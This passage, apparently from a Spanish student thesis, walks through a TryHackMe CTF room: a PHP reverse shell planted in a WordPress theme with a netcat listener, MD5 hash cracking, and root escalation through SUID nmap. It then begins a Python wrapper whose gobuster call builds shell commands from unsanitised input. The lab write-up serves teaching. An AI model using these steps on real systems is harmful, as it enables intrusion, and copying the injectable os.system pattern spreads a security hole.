

Figura 45

En la columna de la derecha, tenemos una lista de todos los archivos que podemos editar, así que buscaremos uno que nos sirva. El que se nos abre por defecto tiene extensión css, pero si encontramos uno con extensión php podríamos cargar un script que nos abra una reverse shell.



Figura 46

Tenemos que elegir entre uno de estos archivos para cargar el script. Al ser una sala de CTF, nos da igual el fichero, ya que nadie va a estar pendiente, pero si esto fuese una web real, elegiríamos un directorio con poco tráfico para no llamar la atención. En mi caso, elegiré "Archives.php".

El siguiente paso es buscar un script que nos abra una shell cuando accedamos al fichero modificado. Para ello, lo más fácil es buscarlo en internet.

En mi caso, he buscado en internet "php reverse shell script", y he entrado al primer Github que me ha salido (dejaré el link en la descripción)[21]. Tendremos que copiar todas las líneas de código y pegarlas en el editor de la página web que estamos atacando. Una vez hecho, tendremos que especificar la IP y el puerto en el que queremos abrir la sesión.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figura 47

Estos son los valores que vienen por defecto en el script, pero sólo tendremos que cambiar la IP y el puerto.

Para saber nuestra IP, podemos saberla con TryHackMe accediendo al apartado de Access dentro del menú de usuario. A la izquierda nos aparecerá una tabla con información sobre la conexión de nuestra VPN:



Figura 48

En el campo de IP del script pondremos la última línea de esta tabla. En el apartado de puerto, pondremos el que queramos, podemos dejar el 1234, por ejemplo.

Una vez tenemos estos dos campos modificados con nuestros valores, hacemos clic en el botón de “Update”. El siguiente paso será abrir un listener con Netcat.

Netcat es una herramienta que tenemos con Kali Linux, la cual nos permite dejar escuchando una terminal esperando a una conexión. A la que detecta una máquina queriéndose conectar, acepta la conexión y nos abre una terminal en dicha máquina. En este caso, la conexión la solicitará el sistema objetivo en el que hemos cargado el script, y se realizará en el momento en el que carguemos el recurso modificado.

Ejecutamos el siguiente comando para habilitar el listener:

nc -lvnp 1234

Recordar que tendremos que poner el mismo puerto que hemos especificado en el script. Al ejecutar este comando, veremos que nos dice que está escuchando en el puerto especificado.

Pues bien, ahora toca forzar la apertura del fichero que hemos infectado. Para ello, accederemos a la ruta del directorio en el que se encuentra:

10.10.105.144/wp-content/themes/twentyfifteen/archive.php

Veremos una página en blanco, lo cual es lógico ya que hemos eliminado todo el frontend de la página. Al acabar de cargar el archivo, veremos que tenemos una sesión abierta en la terminal donde habíamos Netcat escuchando:

```
┌──(root💀kali)-[/home/kali/Documents/TFG]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.255.126] from (UNKNOWN) [10.10.105.144] 46261
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 17:20:02 up  1:55,  0 users,  load average: 0.00, 0.37, 2.34
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Figura 49

Ya tenemos una sesión abierta en la máquina objetivo. El siguiente paso es escalar privilegios y conseguir ser usuario administrador del sistema.

Podemos empezar explorando un poco la máquina, descubrir directorios y ficheros que nos puedan ser de ayuda, saber que usuario somos y los permisos que tenemos, etc.

Ejecutamos el siguiente comando:

whoami

Con este comando, sabremos que usuario somos dentro del sistema, en este caso, el nombre de usuario es “Daemon”. Ejecutamos un “ls” para ver los directorios que tenemos en la ruta actual:

```
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Figura 50

Esta es una lista de todos los directorios a los que nos podemos mover. Podríamos ir investigando directorio a directorio a ver si encontramos ficheros que nos den las dos llaves que nos faltan. Para empezar, me moveré al directorio “/home” (para hacerlo, el comando es “cd home”).

Al acceder a este nuevo directorio, si listamos los ficheros y carpetas, veremos un nuevo directorio llamado “robot”. Entramos a ver que tenemos.



Figura 51

Por suerte para nosotros, hemos encontrado la segunda llave de la sala. Usamos el comando “cat” para imprimir por consola el contenido en texto plano del archivo:



Figura 52

El usuario Daemon no parece tener permisos para leer esta llave, así que tendremos que buscar otros usuarios dentro del sistema que sí que los tenga. Podemos ejecutar el comando “ls -la” para mostrar una tabla con todos los ficheros del directorio y los permisos que tiene cada usuario sobre ellos:



Figura 53

Como podemos ver, existe un usuario llamado “robot”, igual que el nombre del directorio, el cual tiene permisos de lectura sobre el fichero (la “r” en la columna de permisos significa que tiene permisos de lectura). Así pues, tendremos que cambiarnos a este usuario para poder leer la segunda llave.

En el directorio robot habíamos encontrado otro fichero el cual hemos ignorado. Este fichero parece ser una contraseña encriptada con el algoritmo md5. Vamos a hacer un “cat” de este fichero para ver que contiene:



Figura 54

Parece ser la contraseña para el usuario robot. El problema es que la contraseña está encriptada, y la necesitamos en texto plano, así que tendremos que desencriptarla para cambiar de usuario.

Podemos desencriptar la contraseña de dos maneras, con una herramienta que proporciona Kali o con un desencriptador online. Voy a explicar las dos maneras, ya que no me ha funcionado con la primera, pero nos puede ser útil de cara a otras salas.

La primera manera de resolver el hash es con la herramienta de Kali Linux llamada John the Ripper, un algoritmo de fuerza bruta que sirve para desencriptar contraseñas a partir de una lista de palabras. Así pues, tendremos que pasarle un fichero con la cadena de texto encriptado y una wordlist.

Antes de nada, copiaremos todo el texto encriptado, es decir, la impresión por consola sin el texto de "robot" y lo pegaremos en un nuevo fichero. Este nuevo documento lo llamaré "md5.hash", pero realmente no tiene por qué tener esta extensión, podemos dejar la extensión txt.

El comando a ejecutar es el siguiente:

john md5.hash --wordlist=fsocity.dic --format=Raw-MD5

El primer parámetro que pasaremos será el archivo con el hash o texto encriptado, el parámetro "wordlist" se usa para comparar el hash con las posibles palabras (básicamente aplicará el hash especificado sobre todas las palabras del diccionario y comparará el resultado con el hash) y el último parámetro es para especificar el tipo de hash que tiene que usar, lógicamente pondremos el mismo que nos decía el texto del fichero.

Mi recomendación es utilizar el diccionario de palabras reducido, ya que la herramienta utiliza fuerza bruta y tardará menos.

```
┌──(root💀kali)-[/home/kali/Documents/TFG]
└─# john md5.hash --wordlist=fsocity.dic --format=Raw-MD5
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2022-05-08 13:29) 0g/s 12258Kp/s 12258Kc/s 12258KC/s 8output..ABCDEFGHIJKLMNOPQRSTUVWXYZ
Session completed
```

Figura 55

La segunda manera es utilizando un desencriptador online[22], el cual dejaré el link en la webgrafía del trabajo. Simplemente seleccionamos el algoritmo que queremos utilizar, md5, y copiamos la cadena de texto encriptada. El resultado que obtenemos el siguiente:



Figura 56

Si nos fijamos, las dos contraseñas son la misma, pero esta segunda está en minúsculas. Ésta segunda es la correcta, aunque podemos probar las dos al intentar cambiar de usuario.

Nos copiamos la clave, que como podemos ver es todo el abecedario, y cambiamos de usuario. Para ello, tendremos que usar el comando siguiente:

su <usuario>

Antes de hacer el cambio, podemos convertir la terminal en una terminal interactiva, de manera que nos aparezca como una terminal común. El comando es el siguiente:

python -c 'import pty;pty.spawn("/bin/bash")'

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/home/robot$
```

Figura 57

Ahora podemos realizar el cambio de usuario, y podremos ver cómo nuestro nombre de usuario cambia. Quiere decir que el cambio ha sido efectivo.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ s
```

Figura 58

Ahora podemos volver a intentar leer la llave que teníamos en el directorio robot.

```
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Figura 59

Copiamos el texto de la llave y lo pegamos en la web de TryHackMe para comprobar si la solución que hemos encontrado es correcta:

Figura 60

Efectivamente, la llave que hemos encontrado es correcta, así que nos falta por descubrir la tercera.

Si volvemos a fijarnos en la lista de directorios que hemos visto antes, veremos que hay un directorio llamado “root”, pero si intentamos acceder veremos que no tenemos permisos para acceder, y que sin ser administradores del sistema no podremos acceder.

Así que el siguiente paso es encontrar una manera de conseguir escalar privilegios dentro del sistema.

Una buena manera de conseguir permisos de administrador dentro de un sistema es aprovechar los binarios del sistema que estén mal configurados o programados para que al ejecutar ciertos trozos de código nos hagamos usuario administrador.

Tendremos que buscar todos los binarios que tengan el SUID del usuario “root”. Esto querrá decir que se ejecutará el binario como si fuésemos ese usuario, pero debido a su error en la configuración, nos quedaremos como usuario “root”.

Para ello, vamos a listar todos los binarios del sistema al que estamos intentando acceder con este comando:

find / -perm +6000 2>/dev/null | grep '/bin/'

Este comando busca ficheros con permisos de administrador, por eso se especifica el +6000, y que coincidan con “/bin”, ya que queremos los binarios. Al ejecutar el comando, obtenemos la lista siguiente:



Figura 61

Estos son todos los binarios que se ejecutan con permisos de administrador. Para encontrar vulnerabilidades en estos archivos, podemos utilizar esta página web:

https://gtfobins.github.io/

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

Figura 62

Para encontrar un binario con vulnerabilidad, simplemente tendremos que introducir su nombre dentro de la web y ver si tenemos coincidencias. Yo utilizaré la vulnerabilidad de “nmap”.

Dentro de nmap, tendremos que movernos al apartado de “Shell”, ya que queremos abrir una terminal o sesión como administradores.

Ahora, simplemente tendremos que ejecutar los comandos que nos dice la página, en mi caso usaré el apartado “b” que es más corto. Para ello, nos moveremos al directorio donde se encuentra el binario de nmap, “/usr/local/bin”.

```
robot@linux:~$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

Figura 63

Como podemos ver, ahora somos administradores del sistema.

Por lo tanto, nos moveremos al directorio “root” que hemos visto anteriormente, a ver si encontramos allí la tercera llave.

Efectivamente, la tercera y última llave de la sala se encuentra dentro de este directorio, así que vamos a imprimirla por consola:

```
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Figura 64

Ahora solo falta introducir la llave en la página de la sala de TryHackMe para comprobar que es la correcta:

Figura 65

Efectivamente, la llave es correcta, por lo que hemos acabado nuestra primera sala CTF.

Como ya comenté en el apartado teórico, los pasos para resolver las salas de CTF (o hacer un pentest) son siempre los mismos. Primero hacemos un reconocimiento de la máquina objetivo, vemos todos los puertos y servicios que tiene abiertos y activos. Si se da el caso de tener una web abierta, que suele ser la mayoría de veces en las salas de prueba, también podemos realizar una enumeración de directorios para encontrar puntos por los que acceder. Una vez hemos completado el reconocimiento de la máquina, hay que ponerse a buscar vulnerabilidades. Para ello, hay que testear y buscar por todos los rincones de la web, haciendo a veces uso de herramientas, como en este caso, que hemos usado Burpsuite. Y a partir de aquí es iterar de forma repetitiva este paso, buscar una vulnerabilidad y explotarla. Mi consejo aquí es buscar en internet vulnerabilidades para los servicios que utilice la web. Por ejemplo, nosotros hemos encontrado la manera de acceder a través de un fallo en la programación, pero hay ejemplos de otras salas en las que se remarca la versión (en la sala llamada Kenobi, tienen una web en formato blog con la versión del servicio. Si buscamos el nombre del servicio con la versión y "vulnerability", lo primero que nos sale es un script de "SQL Injection"). El último paso es siempre buscar la manera de escalar privilegios.

Una vez tenemos la sala resuelta, podemos comenzar con la programación del script.

5.3. Script

La idea principal de este script es que nos ayude a la hora de solucionar las salas de CTF que afrontemos en un futuro, de manera que introduciendo la IP y poco más nos realice los ataques que deseemos. Un ejemplo sería ejecutar Nmap, que tan sólo pasándole la IP nos devuelva una lista de puertos y servicios, sin tener que buscar qué parámetros teníamos que pasarle al comando.

Los comandos o ataques que queremos ejecutar de primeras son los utilizados en la resolución de la sala de CTF anterior, Nmap, GoBuster e Hydra. Más adelante podemos ver cómo incluir otros ataques genéricos que nos puedan servir para otras salas.

El script va a ser desarrollado con Python, haciendo uso de un par de librerías que comentaré en el momento de utilizarlas.

5.3.1. Estructura

La estructura del script va a ser simple, tendremos una función principal encargada de mostrar al usuario las opciones que puede ejecutar y de controlar los valores de entrada del usuario. Dependiendo del valor de entrada, ejecutará una de las funciones encargadas de los ataques. Por cada ataque disponible, tendremos, al menos, una función.



Figura 66

Con este diagrama de flujo podemos entender mucho mejor cómo funciona el script una vez desarrollado.

Para ejecutar el script, tendremos que pasar como parámetro la IP de la máquina objetivo. Si por algún motivo pasamos este argumento vacío, se le pide al usuario que se introduzca la dirección IP del objetivo.

En la función principal, se le muestra por consola al usuario un menú con todas las opciones que puede ejecutar, es decir, todos los ataques o funciones que proporciona el script. Una vez se muestra el menú, se le pide al usuario que introduzca el número de la opción que desea ejecutar. Si el valor que introduce el usuario se encuentra dentro de los valores aceptados (es decir, una opción posible) se ejecuta la función correspondiente a ese índice. Por ejemplo, si tenemos que la opción 2 es ejecutar un reconocimiento de puertos completo, se llamará a esa función. En el caso de que el valor no sea aceptado o se escoja la última opción del menú, el script finaliza.

Una vez se acaba de ejecutar la función, o el usuario decide parar su ejecución con “Ctrl + F5” (puede que se haya encontrado una pista o solución y no se necesite finalizar el comando, al ser por fuerza bruta puede demorarse horas y quizá obtenemos una respuesta en 2 minutos), se vuelve a mostrar el menú de la aplicación y se pide al usuario que introduzca una opción. Al estar este input controlado dentro de un bucle, mientras el usuario lo desee, el script seguirá ejecutándose.

Gracias al bucle de la función principal, podremos tener el script corriendo mientras resolvemos nuestra sala de CTF. Además, está preparado para aplicarse en cualquier otra sala, ya que los parámetros que pueden variar de una sala a otra se deben introducir al ejecutar la función (como, por ejemplo, la wordlist de GoBuster). La única función que es específica de esta sala es la ejecución de Hydra, ya que estamos atacando a una vulnerabilidad muy específica.

5.3.2. Función principal

Para poder ejecutar esta función principal, necesitamos pasar por parámetro una IP. Si se da el caso, le pediremos al usuario que introduzca la dirección sobre la que desea realizar los ataques, ya que sin esta información es imposible ejecutar nada.

```
def main_function(ip):

    print("Welcome to my script!")

    while ip == '':
        ip = input("Please, insert the victim's ip...")
```

Figura 67

Lo siguiente que tenemos es el muestreo del menú de posibles opciones que el usuario puede ejecutar. Para ello, he guardado el nombre de todas las opciones en una lista, la cual será recorrida cada vez que se imprima el menú.

```
options_arr = ['Simple port recognition', 'Complete port recognition', 'Directory search',
               'Directory search (specific wordlist)', 'Username search', 'Password search', 'Create simple report',
               'Create complete report', 'Exit']
```

Figura 68

A continuación, se imprime una vez el menú de opciones y se pide al usuario que seleccione una opción. Se ejecuta la primera función y se entra en un bucle “while”, en el que se imprime el menú, se pide una selección y se ejecuta una función mientras el usuario no introduzca valores no esperados o no seleccione la última opción.

```
while 0 < selection < 9:
    print("Please, select an option: ")

    for opt in options_arr:
        print(options_arr.index(opt) + 1, '->', opt)

    selection = input()
    selection = int(selection)

    if selection == 1:
        port_scan(ip, "simple")
    elif selection == 2:
        port_scan(ip, "complete")
    elif selection == 3:
        directory_search(ip, "default")
    elif selection == 4:
        directory_search(ip, "")
    elif selection == 5:
        username_search(ip)
    elif selection == 6:
        password_search(ip)
    elif selection == 7:
        create_report(ip, "simple")
    elif selection == 8:
        create_report(ip, "complete")

print("See you soon!")
```

Figura 69

La primera vez que imprime el menú no lo hace desde dentro del bucle. Se podría haber hecho, se tenía que asignar por defecto un valor a la variable “selection”, y en algunas ocasiones me ejecutaba la función asociada a ese valor.

El script está configurado de manera que sólo se le tenga que pasar la IP una vez, ya que cada vez que el bucle principal llama a una función, le pasa por parámetro la IP que tiene almacenada en la variable. Además, si la función requiere parámetros adicionales (los cuales están preparados para que no los tenga que introducir el usuario), también los pasa. Por ejemplo, el bucle da la opción de realizar dos tipos de escaneo de puertos, uno simple y uno completo, y la función necesita de un parámetro de modo para ejecutarse. Pues la llamada a la función dentro del bucle ya está configurada para que incluya el modo con el que se quiere ejecutar la función dependiendo de la selección del usuario.

5.3.3. Escaneo de puertos

Para realizar el escaneo de puertos, he creado dos modos, uno simple y uno más completo. Para ello, tendremos que pasarle por parámetro a la función el nombre del modo que queremos ejecutar, además de la IP. He incluido un control sobre este parámetro, aunque no debería darse el caso, ya que el usuario no deberá llamar él mismo a la función en ningún punto.

```
def port_scan(ip_direction, mode):

    if mode == '':
        print("In order to execute this function, a scan mode is needed.")
        print("Select mode simple for a basic port recognition or complete for an exhaustive port recognition.")
        return
```

Figura 70

```python
import nmap

nmScan = nmap.PortScanner()

nmScan.scan(ip_direction)

for host in nmScan.all_hosts():
    print('Host : %s (%s)' % (host, nmScan[host].hostname()))
    print('State : %s' % nmScan[host].state())
    for proto in nmScan[host].all_protocols():
        print('----------')
        print('Protocol : %s' % proto)

        lport = nmScan[host][proto].keys()
        # lport.sort()

        if mode == 'simple':
            for port in lport:
                # print('port : %s\tstate : %s' % (port, nmScan[host][proto][port]['state']))
                print('port :', port, '| state :', nmScan[host][proto][port]['state'])
        elif mode == 'complete':
            for port in lport:
                # print('port : %s\tstate : %s' % (port, nmScan[host][proto][port]['state']))
                print('port :', port, '| state :', nmScan[host][proto][port]['state'], '| name :',
                      nmScan[host][proto][port]['name'], '| product:', nmScan[host][proto][port]['product'])
        else:
            print("There has been an error introducing the mode...")
            print("Select mode simple for a basic port recognition or complete for an exhaustive port recognition.")
```

Figura 71

Nmap tiene una librería que nos permite utilizar la herramienta y utilizar comandos. Para ello, tendremos que instalar las dependencias necesarias:

sudo apt-get install nmap

A continuación, importamos la librería y empezamos con el escaneo.

Primero de todo, nos creamos una instancia del escáner de puertos, y le decimos la dirección de la máquina la cual queremos reconocer. Una vez completa el escaneo, toca hacer el recorrido de todas las direcciones IP que le hemos pasado (ya que podríamos pasarle una lista de direcciones). Primero de todo imprimiremos el nombre del host o máquina objetivo, el estado (es decir, si está activo o no) y los protocolos con los que trabaja.

Como sólo queremos descubrir los puertos bajo protocolo TCP, no aparecerá ninguno más (es la configuración por defecto de Nmap), pero existen parámetros para activar el reconocimiento de UDP. En este caso, tendríamos dos tablas, una para cada protocolo.

Por cada listado de puertos del protocolo, el escaneo simple mostrará el número de puerto y el estado:

```
Host : 10.10.3.235 ()
State : up
----------
Protocol : tcp
port : 22 | state : closed
port : 80 | state : open
port : 443 | state : open
```

Figura 72

El escaneo completo, mostrará el número de puerto, el estado, el servicio que ofrece el sistema en ese puerto y la versión de dicho servicio:

```
Host : 10.10.3.235 ()
State : up
----------
Protocol : tcp
port : 22 | state : closed | name : ssh | product:
port : 80 | state : open | name : http | product: Apache httpd
port : 443 | state : open | name : http | product: Apache httpd
```

Figura 73

5.3.4. Reconocimiento de directorios

GoBuster no cuenta con una librería que nos permita ejecutar sus comandos, así que utilizaremos una librería de Python llamada "os", la cual nos permite ejecutar comandos como si fuese una ejecución en una terminal.

```
def directory_search(ip, wordlist):

    import os

    # ejecución del comando de gobuster

    web = 'http://' + ip

    if wordlist == "default":
        os.system('gobuster dir -u ' + web + ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt '
                  '-t 100 -q')
    else:
        wordlist = input("Specify the complete path of the wordlist: ")
        command_str = 'gobuster dir -u ' + web + ' -w ' + str(wordlist) + ' -t 100 -q'
        os.system(command_str)
```

Figura 74

Este comando necesita que le pasemos la dirección de la página web, es decir, la IP con "http://" delante. Para ello, he creado una variable donde almacenaré esta combinación en formato string. Una vez tenemos creada la dirección, se ejecuta el comando, dependiendo del parámetro "wordlist" hará una cosa u otra. Si este parámetro viene pasado como "default", ejecutaremos el comando con la lista de palabras que tenemos asignada por defecto, es decir, la misma que hemos utilizado en la resolución de la sala. Estas listas vienen por defecto en Kali, así que la ruta va a ser siempre la misma. En el caso de que no se haya seleccionado el modo por defecto (se le pasará el segundo parámetro vacío), se le pedirá al usuario que introduzca la ruta completa a la lista de palabras que quiera utilizar.

En el primer modo, no se necesita interacción por parte del usuario, por lo que se ejecutará el comando directamente.

```
/blog                 (Status: 301) [Size: 232] [--> http://10.10.3.235/blog/]
/images               (Status: 301) [Size: 234] [--> http://10.10.3.235/images/]
/sitemap              (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 233] [--> http://10.10.3.235/video/]
/login                (Status: 302) [Size: 0] [--> http://10.10.3.235/wp-login.php]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.3.235/feed/]
/0                    (Status: 301) [Size: 0] [--> http://10.10.3.235/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.3.235/feed/]
/wp-content           (Status: 301) [Size: 238] [--> http://10.10.3.235/wp-content/]
/admin                (Status: 301) [Size: 233] [--> http://10.10.3.235/admin/]
```

Figura 75

En el segundo modo, se añadirá el string creado al comando y se ejecutará.

```
Specify the complete path of the wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
